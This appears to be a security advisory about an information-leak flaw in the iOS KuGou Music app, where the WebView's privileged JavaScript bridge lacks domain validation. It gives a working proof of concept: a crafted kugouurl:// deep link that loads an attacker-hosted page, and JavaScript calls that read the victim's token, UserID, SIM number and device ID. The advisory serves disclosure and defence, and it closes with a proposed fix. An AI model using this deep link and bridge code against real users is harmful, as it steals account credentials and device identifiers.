An information leak vulnerability in the iOS version of KuGou Music

Brief Description

KuGouMusic app is a music application that provides functions including music playback, music downloading, radio listening, live show viewing, etc. It ranks #4 in the "Music" category list on the App Store of China Area (as of 2024-12-11).


The iOS version of the KuGouMusic supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the KuGouMusic app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as Gender, Region), **obtaining victim's account information and Credentials** (such as Avatar, UserID, Token, AccountKey), **obtaining victim's device information** (such as DeviceID, QimeiID) and **interfering victim's normal use** (such as crashing the app).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **kugouurl://start.weixin?{"cmd": "303","jsonStr": {"url": "https://attack.com/attack.html","title": "", "openType": 1}}**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**https://zhouziyi1.github.io/iOSJS/kugoumusic/atkKugouMusic.html**" as the malicious webpage.

When the victim clicks on this URL (**kugouurl://start.weixin?{"cmd": "303","jsonStr": {"url": "https://zhouziyi1.github.io/iOSJS/kugoumusic/atkKugouMusic.html","title": "", "openType": 1}}**), it directs the victim to the KuGouMusic app and opens the webpage **https://zhouziyi1.github.io/iOSJS/kugoumusic/atkKugouMusic.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's personal information** (such as Gender, Region), **obtaining victim's account information and Credentials** (such as Avatar, UserID, Token, AccountKey), **obtaining victim's device information** (such as DeviceID, QimeiID) and **interfering victim’s normal use** (such as crashing the app).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function mycallback_500(res) {
    var json = JSON.parse(res);
    document.getElementById("AccountAvatar").src = json.userLogo;
    document.getElementById("UserID").innerText = "Your UserID: " + json.kugouId;
    document.getElementById("Token").innerText = "Your Token: \n" + json.token;
    document.getElementById("Gender").innerText = "Your Gender: " + ( json.sex === 1?  "male" : ( json.sex === 0? "female" : ( json.
    sex === 2? "secret" : "unknown")) ) ;
}
fetchData('kugouurl://start.music/?{"cmd":500, "callback":"mycallback_500"}');

function mycallback_151(res) {
    var json = JSON.parse(res);
    document.getElementById("SIMNo").innerText = "Your SIMNo: \n" + json.simno;
}
fetchData('kugouurl://start.music/?{"cmd":151, "callback":"mycallback_151"}');

function mycallback_1092(res) {
    var json = JSON.parse(res);
    document.getElementById("DeviceID").innerText = "Your DeviceID: \n" + json["KG-DEVID"];
}
setTimeout(function() {
    fetchData('kugouurl://start.music/?{"cmd":1092, "callback":"mycallback_1092"}');
}, 1000);
```

Impact of the Vulnerability

Scope of the vulnerability: KuGou Music iOS version 20.0.0 (the latest version as of 2024-12-11).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:
https://apps.apple.com/cn/app/%E9%85%B7%E7%8B%97%E9%9F%B3%E4%B9%90-%E5%B0%B1%E6%98%AF%E6%AD%8C%E5%A4%9A/id472208016

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.